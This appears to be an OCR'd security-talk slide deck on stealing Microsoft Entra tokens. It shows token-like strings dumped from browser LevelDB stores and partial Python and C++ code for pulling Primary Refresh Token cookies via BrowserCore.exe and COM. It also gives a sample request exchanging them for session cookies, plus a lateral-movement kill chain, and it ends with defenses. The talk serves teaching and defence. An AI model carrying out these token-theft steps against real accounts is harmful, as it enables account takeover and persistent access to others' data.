- LevelDB is a fast key-value storage library by Google with limited operations, built-in Snappy compression, and designed for speed, offering less features but higher performance than SQLite.



Name	Type	Date modified	Size
000005.ldb	Microsoft Access Record-Locking Informat...	5/12/2023 11:57 AM	23 KB
000222.ldb	Microsoft Access Record-Locking Informat...	3/3/2025 4:05 PM	119 KB
000224.ldb	Microsoft Access Record-Locking Informat...	3/3/2025 5:23 PM	75 KB
000225.log	Text Document	3/4/2025 12:25 AM	69 KB
000226.ldb	Microsoft Access Record-Locking Informat...	3/3/2025 6:05 PM	64 KB
CURRENT	File	1/19/2023 2:51 PM	1 KB
LOCK	File	1/19/2023 2:51 PM	0 KB
LOG	File	3/3/2025 6:05 PM	2 KB
LOG.old	OLD File	3/3/2025 10:29 AM	7 KB
MANIFEST-000001	File	3/3/2025 6:05 PM	24 KB

Secrets!!



```
1qp5RCUdtZAfDSIvWgV9NWY40ifcBYE9S6eQxRbaxnkQXAFqWYhN1_
0WDjvH4sN8Kz9dcG01qpc7Jbuw1NwJYMdWxHptWbnFUPqYCW9kwAwvEcjWkgFF-313MZx4DenaUSC7fHojkpaGkvNwtKq9u
v5VYg41hbZrXKh6uuYmsbGZ94Vmk0FzYQ0yKeQ1Y2juNBxltddVn_
9J4zXV3UG7ajaVxF377j87zh8uHN2X658Z1ppRvR11xYH8ER7HhQiQH8fyY9GoS5X5hmDf4RUxoYd6EWx1BZ-ueJ6LfQ-
HcvTk0AazkYY9mEvwCZsrTvgPnfKab3vNGoZeAIa_S07ZqQD4dxzmVzunGYdEM9D4StCa7i5y1Z1NqKhMuXfDxTbsPYVS9u
7PotWVLjSIWFx2g2S"}    ￿    ￿ik½ ¢￿ˆ!_https://outlook.office.com/^0https://microsoft365.com
￿7a484084-5aaf-4f1f-96d9-7a9abf1d8613.72f988bf-86f1-41af-91ab-2d7cd011db47-
login.microsoftonline.com-accesstoken-c0ab8ce9-e9a0-42e7-
```


- Offline dump -
- https://github.com/mdawsonuk/LevelDBDumper

Primary Refresh Tokens

PRT primer

- It is a token that enables users to sign in once on their Azure AD connected device and then automatically sign in to Azure AD connected resources.
- Keys are stored within TPM
- All major browser now support SSO natively. (Earlier chrome did it via an extension, which has been reverse engineered since then)

Chrome Extension (Still present)



chrome web store

Search extensions and themes


Discover Extensions Themes

Microsoft Single Sign On

2.5 ★ (738 ratings)

Extension | Workflow & Planning | 34,000,000 users

Instantly access accounts added to Windows or macOS without re-entering user credentials


Microsoft login page in Chrome
Java-Script
Chrome extension
Native Messaging
BrowserCore.exe
COM
MicrosoftAccount-TokenProvider.dll

- Hijack the comms to obtain the PRT Tokens –
  - X-Ms-Refreshtokencredential
  - X-Ms-Devicecredential

```
process = subprocess.Popen([r"C:\Windows\BrowserCore\browsercore.exe"],
stdin=subprocess.PIPE, stdout=subprocess.PIPE)
inv = {}
inv['method'] = 'GetCookies'
inv['sender'] = "https://login.microsoftonline.com"
inv['uri'] =
'https://login.microsoftonline.com/common/oauth2/authorize?client_id=4345a7b9-
9a63-4910-a426-
35363201d503&response_mode=form_post&response_type=code+id_token&scope=openid+pr
ofile_
```

Another way

- Directly interact with the COM object (~50 lines)

```
CLSIDFromString(L"{A9927F85-A304-4390-8B23-A75F1C668600}", &CLSID_ProofOfPossessionCookieInfoManager);
      IIDFromString(L"{CDAECE56-4EDF-43DF-B113-88E4556FA1BB}", &IID_IProofOfPossessionCookieInfoManager);
```

- https://github.com/leechristensen/RequestAADRefreshToken/blob/master/RequestAADRefreshTokenCpp/main.cpp

```
> .\getprt.exe
Name: x-ms-RefreshTokenCredential
Data: eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyL [REDACTED]


Name: x-ms-DeviceCredential
Data: eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAieDVjIjoiTU [REDACTED]
```

Exchange this for a ESTH Auth

Client Id for OfficeHome

```
GET
/organizations/oauth2/v2.0/aut
horize?client_id=4765445b-
32c6-49b0-83e6-
1d93765276ca&redirect_uri=http
s%3a%2f%2fm365.cloud.microsoft
%2flandingv2&response_type=cod
e+id_token&scope=openid+profil
e+https%3a%2f%2fwww.office.com
%2

X-Ms-Refreshtokencredential:
eyJhbGciOiJIU

X-Ms-Devicecredential:
eyJhbGciOiJSUzI1NiIsICJ0eXAiOi
JKV1QiLCAieDV
```

```
HTTP/2 200 OK
Cache-Control: no-store, no-cache
Content-Type: text/html; charset=utf-8
Set-Cookie: ESTSAUTHPERSISTENT=1.ARoAv4j5
Set-Cookie: ESTSAUTH=1.ARoAv4j5cvGGr0GRq

…omitted for brevity…


<body><form method="POST" name="hiddenform"
action="https://microsoft-onmicrosoft-
com.access.mcas.ms/aad_login"><input
type="hidden" name="id_token"
value="eyJhbGciOiJSU0EtT0FFUCIsImVuYyI6I
```

Lateral Movement

Expand a user’s scope

- As discussed, multi-resource refresh tokens to move across family of M365 apps as the same user
- Deploy malicious apps, and launch spear-phishing campaigns.

Misconfigurations

- Excessive Permissions – Elevate to Contributor/Owner Roles within resource groups
- Lack of MFA
- Cross-tenant Sync – Setup B2B Collab and exploit the trust relationship

Example Kill chain

- From a regular user, generate a access token scoped for azure portal.
- List Azure resources, locate an admin-consented app for elevated permissions
- Add a new credential to the application.
- Use the client credential grant flow to obtain an access token for the targeted tenant by passing the client (application) ID, the client secret (the malicious credential), and the tenant ID.
- Maintain persistence to the data based on the app permissions (emails, files etc.)

Some Defenses

Enable detection on process creation/ file writes

- Enumerate all mem dump types from popular tools and baseline for anomalous behavior by corelating event ids.
- Not fool-proof, specially for userland processes, but can scope non-dev machines into this rule
- *Monitor* processes accessing `leveldb` files

Attack Surface Reduction Rules

An EDR solution should provide specific rules for memory dump for specific process, and detect/block suspicious behavior from certain processes

- https://learn.microsoft.com/en-us/defender-endpoint/attack-surface-reduction-rules-reference

Detect creation of external identities

- External identities which are linked to current tenant.
- Monitor Cross-Tenant Settings

Conditional Access: Token protection

- Token protection reduces the risk of token theft by ensuring tokens are only usable from the intended device, preventing impersonation attacks.
- It establishes a cryptographically secure connection between the token and the device (client secret), rendering the token useless without the client secret.
- When users register Windows 10 or newer devices in Microsoft Entra ID, policies ensure only bound sign-in session tokens (PRTs) are used, enhancing security for accessing resources.

https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-token-protection

?

Any questions?

Or should I just assume you’re all thoroughly confused?

Let’s connect!

https://linkedin.com/in/priyanknigam or scan below:

Slides will be published later:
https://github.com/priyankn/Talks-Publications